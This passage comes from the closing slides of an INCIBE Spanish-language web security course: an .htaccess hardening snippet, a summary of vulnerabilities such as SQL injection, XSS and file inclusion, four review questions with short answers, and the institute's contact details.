10 php_flag magic_quotes_gpc Off
11 #php_flag allow_url_fopen on
12 #php_flag allow_url_include on
13 </IfModule>
14
15 # Limit access to localhost
16 #<Limit GET POST PUT>
17 # order deny,allow
18 # deny from all
19 allow from 127.0.0.1
20 #</Limit>
21
22 Options -Indexes
23
24 ErrorDocument 404 "LA RUTA QUE BUSCAS NO EXISTE"
25
26
```





# Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a la seguridad Web
6. Principios de la seguridad
7. Mitigación de vulnerabilidades en aplicaciones web
8. Mitigación de vulnerabilidades en servidores
- 9. Resumen**
10. Otros datos de interés

# Resumen

## ¿Qué hemos aprendido hoy?

- Los principios de la seguridad web.
- La importancia de tener en cuenta la seguridad desde la fase de desarrollo.
- Principales vulnerabilidades a causa de deficiencias del código fuente:
  - SQL Injection.
  - Evasión de sistemas de autenticación.
  - File Inclusion.
  - Cross-Site Scripting.
- Principales vulnerabilidades a causa de fallos de configuración del servidor:
  - Exposición de directorios en el fichero robots.txt.
  - Revelación de información en páginas de error.
  - Exposición de ficheros no indexados en el listado de directorios.

# Resumen

## Cuestiones

1. ¿En qué consisten y cómo se mitigan las vulnerabilidades SQL Injection?
2. ¿En qué consisten y cómo se mitigan las vulnerabilidades XSS? ¿Cuál es la diferencia entre XSS reflejado y almacenado?
3. ¿Cómo se mitigan las vulnerabilidades Local File Inclusion?
4. ¿Cuál es la función del fichero robots.txt?

# Resumen

## Respuestas

1. Este tipo de inyección consiste en añadir código SQL a las consultas que se realizan de forma legítima en la página, para que el sistema realice acciones no programadas por defecto en la Base de Datos.
2. XSS es una vulnerabilidad que se aprovecha de los datos de entrada que no son validados correctamente y ejecuta código malicioso en el ordenador de la víctima. Se mitiga validando las entradas. El XSS reflejado y almacenado se diferencian en el lugar donde se incluye el código malicioso. Los ataques de XSS reflejado se suelen encontrar en motores de búsqueda, los ataques XSS almacenado suelen estar en foros o webs.
3. Se mitigan realizando un correcto filtrado de los parámetros de la variable.
4. El fichero robots.txt se utiliza para evitar que ciertos bots de motores de búsqueda que analizan aplicaciones webs indexen información no deseada en sus resultados de búsqueda.

# Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a la seguridad Web
6. Principios de la seguridad
7. Mitigación de vulnerabilidades en aplicaciones web
8. Mitigación de vulnerabilidades en servidores
9. Resumen
- 10. Otros datos de interés**

Gracias  
por tu atención

Contáctanos

**Contacto (más información y dudas sobre las jornadas):**



**[espaciosciberseguridad@incibe.es](mailto:espaciosciberseguridad@incibe.es)**

**En las redes sociales:**



@incibe  
@certsi  
@osiseguridad  
@CyberCampES



Oficina de Seguridad del internauta  
(Pienso luego clico)



INCIBE  
OSIseguridad



Oficina de Seguridad del internauta  
CyberCamp



Pág. INCIBE  
Grupo INCIBE



Oficina de Seguridad del internauta

**En la sede:**

Avenida José Aguado, 41 - Edificio INCIBE  
24005 León  
Tlf. 987 877 189

**En los sitios web:**

[www.incibe.es](http://www.incibe.es)  
[www.osi.es](http://www.osi.es)  
[www.cybercamp.es](http://www.cybercamp.es)

[www.incibe.es](http://www.incibe.es)

INSTITUTO NACIONAL DE  
CIBERSEGURIDAD  
NATIONAL CYBERSECURITY  
INSTITUTE OF SPAIN



GOBIERNO  
DE ESPAÑA

MINISTERIO  
DE INDUSTRIA, ENERGÍA  
Y TURISMO